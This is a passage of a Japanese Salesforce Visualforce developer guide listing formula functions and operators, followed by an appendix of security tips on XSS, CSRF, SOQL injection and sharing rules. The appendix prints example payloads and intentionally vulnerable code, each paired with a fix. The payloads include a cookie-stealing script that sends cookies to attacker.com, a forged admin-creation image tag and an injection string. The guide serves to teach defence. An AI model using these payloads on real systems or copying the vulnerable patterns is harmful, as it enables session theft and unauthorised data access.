ISPICKVAL	選択リスト項目の値が指定したテキストリテラルと等しいかどうかを判断します。	`ISPICKVAL(`***picklist_field***`, `***text_literal***`)`。*picklist_field* には選択リストの差し込み項目名を指定し、*text_literal* には引用符で囲んだ選択リストの値を指定します。*text_literal* を差し込み項目、または関数の結果にすることはできません。
JSENCODE	バックスラッシュ (\) などのエスケープ文字をアポストロフィー (') などの安全でない JavaScript 文字の前に挿入して、JavaScript で使用するテキスト文字列や差し込み項目値を符号化します。	`{!JSENCODE(`***text***`)}`。*text* に、差し込み項目または安全でない JavaScript 文字を含むテキスト文字列を指定します。

関数	説明	使用
JSINHTMLENCODE	HTML で予約されている文字を HTML エンティティ文字に置き換えて、エスケープ文字を安全でない JavaScript 文字の前に挿入し、HTML タグ内の JavaScript で使用するテキスト文字列や差し込み項目値を符号化します。JSINHTMLENCODE(***someValue***) は、JSENCODE(HTMLENCODE((***someValue***))) と同等の便利な関数です。つまり、JSINHTMLENCODE は HTMLENCODE で最初に *someValue* を符号化してから、JSENCODE で結果を符号化します。	{!JSINHTMLENCODE(***text***)}。*text* に、差し込み項目または安全でない JavaScript 文字を含むテキスト文字列を指定します。
LEFT	テキスト文字列の先頭から、指定した数の文字を返します。	LEFT(***text, num_chars***)。*text* に、返す項目または式を指定します。*num_chars* に、返す文字列の先頭からの文字数を指定します。
LEN	指定したテキスト文字列の文字数を返します。 {!LEN(Account.name)} は、取引先名の文字数を返します。LEN は、文字と空白をカウントします。{!LEN("The Spot")} は 8 を返します。	LEN(***text***)。*text* に、返される長さを持つ項目または式を指定します。
LOWER	指定したテキスト文字列内のすべての英字を小文字に変換します。英字でない文字は、この関数の影響を受けません。地域が適用されている場合は地域ルールが適用されます。	LOWER(***text, [locale]***) を使用し、*text* に小文字に変換する項目またはテキストを指定して、*locale* には任意で 2 文字の ISO 言語コードまたは 5 文字の地域コードを指定します。
LPAD	テキスト文字列の左側に指定した文字を挿入します。	LPAD(***text, padded_length***[, ***pad_string***])。次の変数を指定します。 • *text* には、その左側に文字を挿入する項目または式を指定します。

関数	説明	使用
		• *padded_length* には、返されるテキストの合計文字数を指定します。 • *pad_string* には、挿入する必要のある文字を指定します。*pad_string* は省略可能であり、デフォルトでは空白になります。 *text* の値が *pad_string* よりも長い場合には、*text* が *padded_length* のサイズまで切り取られます。
MID	テキスト文字列中の途中で指定した開始位置から、指定した数の文字を返します。	MID(***text***, ***start_num***, ***num_chars***)。*text* に、文字列を返すときに使用する項目または式を指定します。*start_num* に、開始位置として使用する文字の、左から数えた文字数を指定します。*num_chars* に、返す合計文字数を指定します。
RIGHT	テキスト文字列の末尾から、指定した数の文字を返します。	RIGHT(***text***, ***num_chars***)。*text* に、返す項目または式を指定します。*num_chars* に、返す文字列の最後尾からの文字数を指定します。
RPAD	テキスト文字列の右側に指定した文字を挿入します。	RPAD(***text***, ***padded_length***[, '***pad_string***'])。次の変数を指定します。 • *text* には、その後に文字を挿入する項目または式を指定します。 • *pad_length* には、返されるテキスト文字列の合計文字数を指定します。 • *pad_string* には、挿入する必要のある文字を指定します。*pad_string* は省略可能であり、デフォルトでは空白になります。 *text* の値が *pad_string* よりも長い場合には、*text* が

関数	説明	使用
		padded_length のサイズまで切り取られます。
SUBSTITUTE	テキスト文字列中の元のテキストを新規のテキストで置き換えます。	SUBSTITUTE(***text***, ***old_text***, ***new_text***)。*text* に、値の代入をする項目か値を指定します。*old_text* に、置換対象となるテキストを指定します。*new_text* に *old_text* を置換するテキストを指定します。
TEXT	数式を使用するすべての場所で、パーセント、数値、日付、日付/時間、または通貨の各項目のデータ型をテキストに変換します。また、承認ルール、承認ステップルール、ワークフロールール、エスカレーションルール、割り当てルール、自動レスポンスルール、入力規則、数式項目、項目自動更新、およびカスタムボタンとカスタムリンクで、選択リスト値をテキストに変換します。	TEXT(***value***)。*value* に、テキスト形式に変換する項目または式を指定します。この関数では、小数点(ピリオド)またはマイナス記号(ダッシュ)以外の特殊文字を使用しないでください。
TRIM	テキスト文字列の先頭と末尾から、スペースとタブを削除します。	TRIM(***text***)。*text* に、タブとスペースを削除する項目または式を指定します。
UPPER	指定したテキスト文字列内のすべての英字を大文字に変換します。英字でない文字は、この関数の影響を受けません。地域が適用されている場合は地域ルールが適用されます。	UPPER(***text***, [***locale***])。必要に応じて、*text* を大文字に変換する項目または数式と置き換え、*locale* は、省略可能な2文字のISO言語コードまたは5文字の地域コードに置き換えます。
URLENCODE	*RFC 3986, Uniform Resource Identifier (URI): Generic Syntax* での定義に従って、URLでは不正な空白スペースなどの文字を、これらの文字を表すコードに置き換えて、URLで使用するテキスト文字列や差し込み項目値を符号化します。たとえば、空白スペースは `%20` に置き換えられ、感嘆符は `%21` に置き換えられます。	{!URLENCODE(***text***)}。*text* に、差し込み項目または符号化するテキスト文字列を指定します。

関数	説明	使用
VALUE	テキスト文字列を数値に変換します。	VALUE(***text***)。*text* に、数値に変換する項目または式を指定します。

高度な関数

関数	説明	使用
GETRECORDIDS	リストビューまたは関連リストなどのリスト内で選択したレコードのレコード ID の形式で、配列された文字列を返します。	{!GETRECORDIDS(***object_type***)}。*object_type* に、取り出したいレコードのカスタムオブジェクトまたは標準オブジェクトへの参照を指定します。
INCLUDE	S コントロールスニペットの内容を返します。複数の S コントロールで共通のコードを再利用する場合に、この関数を使用します。	{!INCLUDE(***source***, [***inputs***])}。*source* に、参照する S コントロールスニペットを指定します。*inputs* に、スニペットに渡す情報を指定します。
LINKTO	リンク (href およびアンカータグ) の形式で、カスタム S コントロールまたは Salesforce ページへの相対 URL を返します。	{!LINKTO(***label***, ***target***, ***id***, [***inputs***], [***no override***]}。*label* に、リンクのテキストを指定します。*target* に URL を指定します。*id* に、レコードへの参照を指定します。入力は省略可能で、リンクには追加のパラメータを指定できます。*上書きなし* 引数も省略可能で、デフォルトは「False」です。これは、$Action.Account.New など標準の Salesforce ページへの対象に適用されます。別の箇所で上書きを指定したかどうかに関係なく標準の Salesforce ページを表示したい場合は、*上書きなし*を「True」に置き換えます。
REGEX	テキスト項目を正規表現と比較し、一致する場合に TRUE を返します。該当しない場合は FALSE を返します。正規表現とは、特定の構文規則に従う文字列の形式を記述するための文字列です。	REGEX(***text***, ***regex_text***)。*text* にはテキスト項目を、*regex_text* には一致させる正規表現を指定します。

関数	説明	使用
REQUIRESCRIPT	指定したURLに対するscriptタグとそのソースを返しますForce.com AJAXツールキットまたはその他のJavaScriptツールキットを参照する場合に、この関数を使用します。	{!REQUIRESCRIPT(***url***)}。*url*に、必要なスクリプトへのリンクを指定します。
URLFOR	Visualforceページにある静的リソースアーカイブ内のアクション、Sコントロール、Visualforceページ、またはファイルの相対URLを返します。 これは、静的リソースアーカイブ(.zipファイルや.jarファイルなど)に含まれるファイルへの参照を返すために使用できます。{!URLFOR(***resource, path***)}。*resource*を差し込み変数($Resource.***resourceName***など)として表される静的リソースアーカイブの名前で置き換え、*path*をアーカイブ内の参照するファイルへのローカルパスに置き換えます。	{!URLFOR(***target, id,*** [***inputs***], [*上書きなし*])}。*target*にURLまたはアクション、Sコントロール、静的リソースマージ変数を指定します。*id*に、レコードへの参照を指定します。*inputs*に、省略可能な追加のパラメータを指定します。*上書きなし*引数も省略可能で、デフォルトは「False」です。これは、$Action.Account.Newなど標準のSalesforceページへの対象に適用されます。別の箇所で上書きを指定したかどうかに関係なく標準のSalesforceページを表示したい場合は、*上書きなし*を「True」に置き換えます。 Visualforceページにアクセスするには、「apex/」を先頭に付けてページの名前を入力します。たとえば、Visualforceページの名前がmyTestPageの場合は、{!URLFOR("apex/myTestPage"}を使用します。
VLOOKUP	ExcelのVLOOKUP()関数と同様に、カスタムオブジェクトに関連する値を検索し、その値を返します。	VLOOKUP(***field_to_return, field_on_lookup_object, lookup_value***)。*field_to_return*には返す値が含まれている項目を、*field_on_lookup_object*には一致させる値が含まれている関連オブジェクト上の項目を、また*lookup_value*には一致させる値を指定します。入力規則にはVLOOKUP()のみ使用できます。たとえば*field_on_lookup_object*

関数	説明	使用
		が存在しないなどの理由で関数が失敗した場合は、入力規則自体にエラーメッセージを指定できます。

関数の符号化

関数	説明	使用
HTMLENCODE	大なり記号 (>) などの HTML で予約されている文字を > などのHTML エンティティ文字に置き換えて、HTML で使用するテキスト文字列や差し込み項目値を符号化します。	{!HTMLENCODE(***text***)}。*text* に、差し込み項目または予約文字を含むテキスト文字列を指定します。
JSENCODE	バックスラッシュ (\) などのエスケープ文字をアポストロフィー (') などの安全でない JavaScript 文字の前に挿入して、JavaScript で使用するテキスト文字列や差し込み項目値を符号化します。	{!JSENCODE(***text***)}。*text* に、差し込み項目または安全でない JavaScript 文字を含むテキスト文字列を指定します。
JSINHTMLENCODE	HTML で予約されている文字を HTML エンティティ文字に置き換えて、エスケープ文字を安全でない JavaScript 文字の前に挿入し、HTML タグ内の JavaScript で使用するテキスト文字列や差し込み項目値を符号化します。JSINHTMLENCODE(***someValue***) は、JSENCODE(HTMLENCODE((***someValue***)) と同等の便利な関数です。つまり、JSINHTMLENCODE は HTMLENCODE で最初に *someValue* を符号化してから、JSENCODE で結果を符号化します。	{!JSINHTMLENCODE(***text***)}。*text* に、差し込み項目または安全でない JavaScript 文字を含むテキスト文字列を指定します。
URLENCODE	*RFC 3986, Uniform Resource Identifier (URI): Generic Syntax* での定義に従って、URL では不正な空白スペースなどの文字を、これらの文字を表すコードに置き換えて、URL で使用するテキスト文字列や差し込み項目値を符号化します。たとえば、空白スペー	{!URLENCODE(***text***)}。*text* に、差し込み項目または符号化するテキスト文字列を指定します。

関数	説明	使用
	スは %20 に置き換えられ、感嘆符は %21 に置き換えられます。	

式の演算子

式を結合して複合式を作成するには、演算子を使用します。

演算子は、評価する Visualforce 式の構文内で使用する必要があります。Visualforce では、次の演算子を使用できます。

算術演算子

演算子	説明	使途
+	2 つの値の合計を計算します。	value1 + value2。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。
-	2 つの値の差を計算します。	value1 - value2。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。
*	その値を乗算します。	value1 * value2。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。
/	その値を除算します。	value1 / value2。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。
^	指定した数の累乗まで数値を乗算します。	*number^integer*。*number* に、差し込み項目、式、または別の数値を指定します。*integer* には、整数を含む差し込み項目、式、または任意の整数を指定します。
()	開き括弧と閉じ括弧で囲まれた式を最初に計算するように指定します。その他の式は、標準の演算子の優先順位で計算されます。	*(expression1) expression2...*。それぞれの *expression* に、差し込み項目、式、またはその他の数値を指定します。

論理演算子

メモ: 相対比較式に null 値を含めることはできません。含めると例外が発生します。具体的には、次の演算子の前後どちら側にも null 値を使用できません。

- < (より小さい)
- <= (以下)
- > (より大きい)
- >= (以上)

演算子	説明	使途
= および ==	2つの値が等しいかどうかを評価します。= および == 演算子は代替可能です。	*expression1=expression2* または *expression1 == expression2*。それぞれの *expression* に、差し込み項目、式、またはその他の数値を指定します。
<> および !=	2つの値が異なるかどうかを評価します。	*expression1 <> expression2* または *expression1 != expression2*。それぞれの expression に、差し込み項目、式、またはその他の数値を指定します。
<	値がこの記号に続く値よりも小さいかどうかを評価します。	*value1 < value2*。それぞれの value に、差し込み項目、式、またはその他の数値を指定します。
>	値がこの記号に続く値よりも大きいかどうかを評価します。	*value1 > value2*。それぞれの *value* に、差し込み項目、式、またはその他の数値を指定します。
<=	値がこの記号に続く値以下かどうかを評価します。	*value1 <= value2*。それぞれの value に、差し込み項目、式、またはその他の数値を指定します。
>=	値がこの記号に続く値以上かどうかを評価します。	*value1 >= value2*。それぞれの value に、差し込み項目、式、またはその他の数値を指定します。
&&	2 つの値、または式が両方とも true であるかどうかを評価します。この演算子は、論理関数 AND の代わりに使用します。	(***logical1***) && (***logical2***)。*logical1* と *logical2* に、評価する値または式を指定します。

演算子	説明	使途
||	複数の値または式のうち、少なくとも 1 つが true であるかどうかを評価します。この演算子は、論理関数 OR の代わりに使用します。	(*logical1*) || (*logical2*)。logical1 と logical2に、評価する値または式を指定します。

テキスト演算子

演算子	説明	使途
&	複数の文字列を連結します。	*string1&string2*。それぞれの *string* に、差し込み項目、式、またはその他の数値を指定します。

付録 B　Apex および Visualforce 開発のセキュリティのヒント

セキュリティについて

Apex および Visualforce ページの強力な組み合わせにより、Force.com 開発者は、Salesforce にカスタム機能およびビジネスロジックを提供したり、Force.com プラットフォーム内部で実行するまったく新しいスタンドアロン製品を作成することができます。ただし、プログラミング言語と同様、開発者はセキュリティ関連の不備について認識する必要があります。

Salesforce は、複数のセキュリティ防御を Force.com プラットフォーム自体に統合しました。ただし、不注意な開発者は多くの場合に組み込み防御をスキップし、アプリケーションと顧客をセキュリティ上のリスクにさらしている場合があります。開発者が Force.com プラットフォーム上で犯す多くのコーディングエラーは、一般的な Web アプリケーションのセキュリティ脆弱性と類似しています。一部のコーディングエラーは Apex 固有のものです。

AppExchange のアプリケーションを認証するには、開発者はここで説明するセキュリティ上の弱点について学習および理解する必要があります。詳細は、https://developer.salesforce.com/page/Security にある Salesforce Developers の Force.com セキュリティリソースのページを参照してください。

クロスサイトスクリプト (XSS)

クロスサイトスクリプト (XSS) の攻撃は、悪意のある HTML またはクライアント側のスクリプトが Web アプリケーションに提供される、幅広い範囲の攻撃となります。Web アプリケーションには、Web アプリケーションのユーザに対する悪意のあるスクリプトが含まれています。ユーザは、知らぬ間に攻撃の被害者となります。攻撃者は、Web アプリケーションに対する被害者の信頼を利用し、攻撃の媒体として Web アプリケーションを使用しています。データを適切に検証することなく動的 Web ページを表示する多くのアプリケーションは攻撃されやすいといえます。Web サイトに対する攻撃は、あるユーザからの入力が別のユーザに表示されることを目的としている場合は特に単純です。可能性として、掲示板、ユーザコメントスタイルの Web サイト、ニュース、またはメールアーカイブなどがあります。

たとえば、次のスクリプトがスクリプトコンポーネント、`on*` 行動、または Visualforce ページを使用する Force.com ページに使用されているとします。

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

このスクリプトブロックは、ユーザが入力した `userparam` の値をページに挿入します。これで攻撃者は `userparam` に次の値を入力することができます。

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

この場合、現在のページのすべての Cookie が `cookie.cgi` スクリプトに対する要求のクエリ文字列として `www.attacker.com` に送信されます。この時点で、攻撃者は被害者のセッション Cookie を持っており、彼らが被害者になりすまして Web アプリケーションに接続することができます。

攻撃者は、Web サイトまたはメールを使用して、悪意のあるスクリプトを送信できます。Web アプリケーションユーザにより攻撃者の入力が表示されるだけでなく、ブラウザによって信頼されたコンテキストで攻撃者のスクリプトを実行することもできます。こうした機能により、攻撃者はさまざまな攻撃を被害者に対して行うことができます。攻撃の範囲はウィンドウを開いたり閉じたりする単純なアクションから、データまたはセッションの Cookie を盗むなど、被害者のセッションに攻撃者が完全にアクセスできるようになる悪意に満ちた攻撃にまでわたります。

こうした攻撃についての一般的な詳細は、次の記事を参照してください。

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Force.com プラットフォーム内では、複数の対 XSS 防御策が実行されています。たとえば、多くの出力メソッドの有害な特性を除外するフィルタが実装されています。標準クラスおよび出力メソッドを使用する開発者に対する XSS の脆弱性の脅威は、大幅に緩和されています。ただし、クリエイティブな開発者によって、デフォルトのコントロールをわざとまたは偶然エスケープする方法がいまだに見つかっています。次のセクションでは、保護されている場所、保護されていない場所について説明しています。

既存の保護

`<apex>` で始まるすべての標準 Visualforce コンポーネントでは、対 XSS フィルタが設定されています。たとえば、ユーザに直接返されるユーザ指定の入力および出力を採用するため、次のコードは通常 XSS の攻撃に対して脆弱ですが、`<apex:outputText>` タグは XSS に対して安全です。HTML タグとされるすべての文字は、リテラル形式に変換されます。たとえば、< 文字は `&lt;` に変換され、ユーザの画面上ではリテラル < が表示されます。

```
<apex:outputText>

    {!$CurrentPage.parameters.userInput}

</apex:outputText>
```

Visualforce タグのエスケープの無効化

デフォルトでは、ほぼすべての Visualforce タグは XSS に対して脆弱な文字をエスケープします。省略可能な属性 `escape="false"` を設定することによって、この動作を無効化することができます。たとえば、次の出力は、XSS の攻撃に対して脆弱です。

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

XSS から保護されていないプログラミング項目

次の項目には XSS 保護を組み込んでいないため、これらのタグおよびオブジェクトを使用する場合は特別な保護を行う必要があります。これは、これらの項目により、開発者がスクリプトコマンドを挿入してページをカスタマイズできるようになっているためです。意図的にページに追加されるコマンドに対 XSS フィルタを指定しても意味はありません。

カスタム JavaScript

独自の JavaScript を作成した場合、Force.com プラットフォームにはユーザを保護する方法がありません。たとえば JavaScript で使用している場合、次のコードは XSS の攻撃に対して脆弱です。

```
<script>

    var foo = location.search;

    document.write(foo);

</script>
```

<apex:includeScript>

`<apex:includeScript>` Visualforce コンポーネントを使用して、ページにカスタムスクリプトを追加できます。こうした場合、内容が安全で、ユーザが提供したデータが含まれていないことを慎重に確認してください。たとえば、次のスニペットはスクリプトの値としてユーザ提供の入力が含まれているため、特に脆弱です。タグによって指定された値は、使用する JavaScript への URL です。攻撃者がパラメータに任意のデータを入力できる場合 (下記の例参照)、被害者に別の Web サイトの JavaScript ファイルを使用するよう指示することができる可能性があります。

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Visualforce ページのエスケープされない出力と式

`escape` 属性を false に設定するコンポーネントを使用する場合、または Visualforce コンポーネント外の式を含める場合は、出力がフィルタ処理されないため、セキュリティの検証が必要です。これは、数式を使用する場合は特に重要です。

数式は関数コールとして使用したり、プラットフォームオブジェクト、ユーザの環境、システム環境、要求の環境に関する情報を含めることができます。式によって生成される出力は、表示されるときにエスケープされないことを認識することが重要です。式はサーバに表示されるため、JavaScript またはその他のクライアント側の技術を使用してクライアントの表示データをエスケープすることはできません。これにより、数式が非シス

テムデータ(悪意のあるまたは編集可能なデータ)を参照し、式自体が関数にラップされていない場合、表示中に出力をエスケープするという危険な状況を誘発する場合があります。

一般的な脆弱性は、ユーザ入力をページに表示する場合に発生します。次に例を示します。

```
<apex:page standardController="Account">

  <apex:form>

    <apex:commandButton rerender="outputIt" value="Update It"/>

    <apex:inputText value="{!myTextField}"/>

  </apex:form>



  <apex:outputPanel id="outputIt">

    Value of myTextField is <apex:outputText value="{!myTextField}" escape="false"/>

  </apex:outputPanel>

</apex:page>
```

エスケープされない `{!myTextField}` によっても、クロスサイトスクリプトの脆弱性が誘発されます。たとえば、

```
<script>alert('xss')
```

を入力し、[更新] をクリックすると、JavaScript が実行されます。この場合、アラートダイアログが表示されますが、悪意のある使用が設定されている場合があります。

安全でないと考えられる文字列をエスケープするために使用できる関数があります。

HTMLENCODE
大なり記号 (>) など HTML で予約されている文字を `>` などの HTML エンティティ文字に置き換えて、HTML で使用するテキスト値や差し込み項目値を符号化します。

JSENCODE
バックスラッシュ (\) などのエスケープ文字をアポストロフィー (') などの安全でない JavaScript 文字の前に挿入して、JavaScript で使用するテキスト値や差し込み項目値を符号化します。

JSINHTMLENCODE
HTML で予約されている文字を HTML エンティティ文字に置き換えて、エスケープ文字を安全でない JavaScript 文字の前に挿入し、HTML タグ内の JavaScript で使用するテキスト値や差し込み項目値を符号化します。`JSINHTMLENCODE(`***`someValue`***`)` は、`JSENCODE(HTMLENCODE((`***`someValue`***`))` と同等の便利な関数です。つまり、`JSINHTMLENCODE` は `HTMLENCODE` で最初に *`someValue`* を符号化してから、`JSENCODE` で結果を符号化します。

URLENCODE
RFC 3986, Uniform Resource Identifier (URI): Generic Syntax での定義に従って、URL では不正な空白スペースなどの文字を、これらの文字を表すコードに置き換えて、URL で使用するテキスト値や差し込み項目値を符号化します。たとえば、空白スペースは `%20` に置き換えられ、感嘆符は `%21` に置き換えられます。

前述の例を保護するために HTMLENCODE を使用するには、<apex:outputText> を次のように変更します。

```
<apex:outputText value=" {!HTMLENCODE(myTextField)}" escape="false"/>
```

ユーザが <script>alert('xss') を入力し、[更新] をクリックしても、JavaScript は実行されません。代わりに文字列が符号化され、ページには Value of myTextField is <script>alert('xss') と表示されます。

タグの代入およびデータの使用によって、エスケープされた文字およびエスケープが必要な文字が異なります。たとえば、Visualforce 要求パラメータを Javascript 変数にコピーする次のステートメントの場合、

```
<script>var ret = "{!$CurrentPage.parameters.retURL}";</script>
```

HTML エスケープ文字 " の代わりに URL 符号化された %22 を使用して、要求パラメータの二重引用符をエスケープする必要があります。そうでない場合、次のような要求

```
http://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F
```

では、次のようになります。

```
<script>var ret = "foo";alert('xss');//";</script>
```

ページの読み込み時に Javascript が実行され、アラートが表示されます。

この場合は、JavaScript が実行されないように、JSENCODE 関数を使用します。例

```
<script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script>
```

また、数式タグを使用して、プラットフォームオブジェクトデータを追加することもできます。データがユーザの組織から直接取得されますが、データをエスケープしてユーザが他のユーザ (権限レベルがより高いユーザ) のコンテキストでコードを実行できなくなります。これらの種類の攻撃は同じ組織内のユーザによって実行され、組織のユーザロールを弱体化し、データ監査の完全性を提言させてしまいます。また、多くの組織には、外部ソースからインポートされたデータがありますが、悪意のあるコンテンツの除外が行われない場合があります。

クロスサイトリクエストフォージェリ (CSRF)

クロスサイトリクエストフォージェリ (CSRF) の攻撃を受ける脆弱性は、プログラムエラーよりも保護対策の欠如です。単純な例を示して CSRF について説明します。攻撃者が www.attacker.com に Web ページを持っているとします。この Web ページは、サイトへの通信量を増大させる重要なサービスや情報を提供するページなどです。攻撃者のページには、次のような HTML タグがあります。

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

つまり、攻撃者のページには、あなたの Web サイトでアクションを実行する URL が含まれています。ユーザが攻撃者の Web ページにアクセスしたときに、まだあなたの Web ページにログインしている場合、URL が取得され、アクションが実行されます。ユーザはあなたの Web ページで認証されているため、この攻撃は成功します。これは非常に単純な例で、攻撃者の手口はより巧妙になっており、コールバック要求を生成するスクリプトを使用したり、あなたの AJAX メソッドに対して CSRF 攻撃を行うこともあります。

詳細および従来の防御方法については、次の記事を参照してください。

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Force.com プラットフォーム内では、この攻撃を回避する対 CSRF トークンが実装されています。すべてのページにランダムな文字列が非表示形式項目として指定されています。次のページが読み込まれると、アプリケーションはこの文字列の正当性を確認し、値が予測値と一致しない限り、コマンドを実行しません。この機能によって、すべての標準コントローラおよびメソッドの使用時に攻撃から保護されます。

開発者は、リスクを意識せずに組み込み防御策をスキップしてしまう場合があります。たとえば、オブジェクト ID を入力パラメータとして SOQL コールで使用するカスタムコントローラがあるとします。次のコードスニペットについて考えます。

```
<apex:page controller="myClass" action="{!init}"</apex:page>



public class myClass {

  public void init() {

    Id id = ApexPages.currentPage().getParameters().get('id');

    Account obj = [select id, Name FROM Account WHERE id = :id];

    delete obj;

    return ;

  }

}
```

この場合、開発者は独自の action メソッドを作成して、意識せずに CSRF 対策コントロールをスキップしています。`id` パラメータはコードで読み込まれ、使用されます。CSRF 対策トークンが読み込まれたり、検証されたりすることはありません。攻撃者の Web ページでは、CSRF 攻撃を使用してユーザをこのページに移動させ、`id` パラメータとして攻撃者が望む値を指定する可能性があります。

このような状況に対する組み込み防御策がないため、開発者は前例の `id` 変数のようなユーザ指定のパラメータに基づいてアクションを実行するページの書き込みに対し、注意する必要があります。回避策の1つは、アクションを実行する前に中間の確認ページを挿入して、ユーザが本当にそのページをコールしようとしているのかどうかを確認することです。その他の対策として、組織のアイドルセッションのタイムアウトを短くすること、ユーザがあるサイトで認証されたままブラウザを使用して別のサイトに移動しないように、アクティブなセッションからログアウトすることを推奨すること、などが考えられます。

SOQL インジェクション

他のプログラミング言語では、上記の弱点を SQL インジェクションといいます。Apex では SQL を使用しませんが、独自のデータベースクエリ言語SOQLを使用します。SOQLは、SQLより単純で、機能が制限されています。そのため、SOQL インジェクションのリスクは SQL と比較して大幅に低くなりますが、攻撃は従来の SQL イン

ジェクションとほぼ同じです。集計時は、SQL/SOQL インジェクションではユーザが提供した入力を取得し、これらの値を動的 SOQL クエリに使用します。入力が検証されない場合、SOQL ステートメントを事実上変更する SOQL コマンドを指定し、アプリケーションにトリックを仕掛けて意図しないコマンドを実行するようにします。

SQL インジェクション攻撃の詳細は、以下を参照してください。

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

Apex での SOQL インジェクションの脆弱性

以下に SOQL に対して脆弱な Apex コードおよび Visualforce の単純な例を示します。

```
<apex:page controller="SOQLController" >

    <apex:form>

        <apex:outputText value="Enter Name" />

        <apex:inputText value="{!name}" />

        <apex:commandButton value="Query" action="{!query}" />

    </apex:form>

</apex:page>


public class SOQLController {

    public String name {

        get { return name;}

        set { name = value;}

    }

    public PageReference query() {

        String qryString = 'SELECT Id FROM Contact WHERE ' +

            '(IsDeleted = false and Name like \'%' + name + '%\')';

        queryResult = Database.query(qryString);

        return null;

    }
```

```
}
```

これは単純な例ですが、ロジックについて説明しています。コードは、削除されていない取引先責任者の検索を行うためのものです。ユーザは name という入力値を指定します。値はユーザが指定する任意の値で、検証されません。SOQL クエリは動的に構築され、Database.query メソッドで実行されます。ユーザが正当な値を指定すると、ステートメントは次のように期待どおり実行されます。

```
// User supplied value: name = Bob

// Query string

SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

ただし、次のようにユーザが予期しない値を入力したかのようになります。

```
// User supplied value for name: test%') OR (Name LIKE '
```

この場合、クエリ文字列は次のようになります。

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

結果には削除されていない取引先責任者だけでなく、すべての取引先責任者が表示されます。SOQL インジェクションにより、脆弱なクエリの対象となるロジックを変更することができます。

SOQL インジェクションの防御策

SOQL インジェクションの攻撃を回避するには、動的 SOQL クエリを使用しないようにします。代わりに、静的クエリとバインド変数を使用します。上記の脆弱な例は、静的 SOQL を使用して次のように書き直すことができます。

```
public class SOQLController {

    public String name {

        get { return name;}

        set { name = value;}

    }

    public PageReference query() {

        String queryName = '%' + name + '%';

        queryResult = [SELECT Id FROM Contact WHERE

           (IsDeleted = false and Name like :queryName)];

        return null;

    }
```

```
}
```

動的SOQLを使用する必要がある場合、`escapeSingleQuotes` メソッドを使用して、ユーザ指定の入力を削除します。このメソッドは、ユーザから渡される文字列のすべての単一引用符にエスケープ文字 (\) を追加します。このメソッドにより、すべての単一引用符を、データベースコマンドではなく、囲まれた文字列として処理します。

データアクセス制御

Force.com プラットフォームは、データ共有ルールを広範囲に使用します。各オブジェクトには権限があり、ユーザが読み取り、作成、編集、削除できる共有設定がある場合があります。これらの設定は、すべての標準コントローラを使用する場合に強制されます。

Apex クラスを使用する場合、組み込みユーザ権限、および項目レベルのセキュリティ制限は実行時に重視されません。デフォルトの動作として、Apex クラスに組織内のすべてのデータを読み込み更新する機能があります。これらのルールは強制されないため、Apexを使用する開発者は、ユーザ権限、項目レベルのセキュリティ、または組織のデフォルト設定によって通常は非表示となる機密データが不注意で公開されないようにする必要があります。これは特に、Visualforce ページで当てはまります。たとえば、次の Apex 擬似コードについて考えます。

```
public class customController {

    public void read() {

        Contact contact = [SELECT id FROM Contact WHERE Name = :value];

    }

}
```

この場合、現在ログインしているユーザにこれらのレコードを表示する権限がない場合でも、すべての取引先責任者レコードが検索されます。解決策として、クラスを宣言する場合、次のように修飾キーワードの `with sharing` を使用します。

```
public with sharing class customController {

    . . .

}
```

`with sharing` キーワードを使用すると、プラットフォームはすべてのレコードに完全アクセス権限を付与するのではなく、現在ログインしているユーザのセキュリティ共有権限を使用します。

付録 C　　Visualforce コントローラで使用する Apex クラス

この付録では、カスタム Visualforce コントローラおよびコントローラ拡張を構築する場合に使用できる、システムが提供する Apex クラスについて説明します。

カスタムコントローラおよび拡張機能についての詳細は、「カスタムコントローラおよびコントローラ拡張」(ページ 101)を参照してください。

Apex についての詳細は、*『Force.com Apex コード開発者ガイド』*を参照してください。

このセクションの内容:

StandardController クラス
標準コントローラの拡張を定義する場合は、StandardController を使用します。

StandardSetController クラス
StandardSetController オブジェクトを使用すると、Salesforce が提供する、プリビルドされた Visualforce リストコントローラと同様のリストコントローラ、またはその拡張としてリストコントローラを作成できます。

ApexPages クラス

現在のページの参照、および現在のページに関連付けられたメッセージの追加や確認をするために、ApexPages を使用します。

名前空間

System

使用方法

また、ApexPages は PageReference クラスおよび Message クラスの名前空間として使用されます。

ApexPages メソッド

ApexPages のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

addMessage(sObject)
現在のページのコンテキストにメッセージを追加します。

addMessages(Exception)
発生した例外に基づいて、現在のページのコンテキストにメッセージのリストを追加します。

currentPage()
現在のページの PageReference を返します。

getMessages()
現在のコンテキストに関連付けられたメッセージのリストを返します。

hasMessages()
現在のコンテキストに関連付けられたメッセージが存在する場合は true、存在しない場合は false を返します。

hasMessages(ApexPages.Severity)
指定された重要度のメッセージが存在する場合は true、存在しない場合は false を返します。

addMessage(sObject)

現在のページのコンテキストにメッセージを追加します。

署名

```
public Void addMessage(sObject ApexPages.Message)
```

パラメータ

msg
型: ApexPages.Message

戻り値

型: Void

addMessages(Exception)

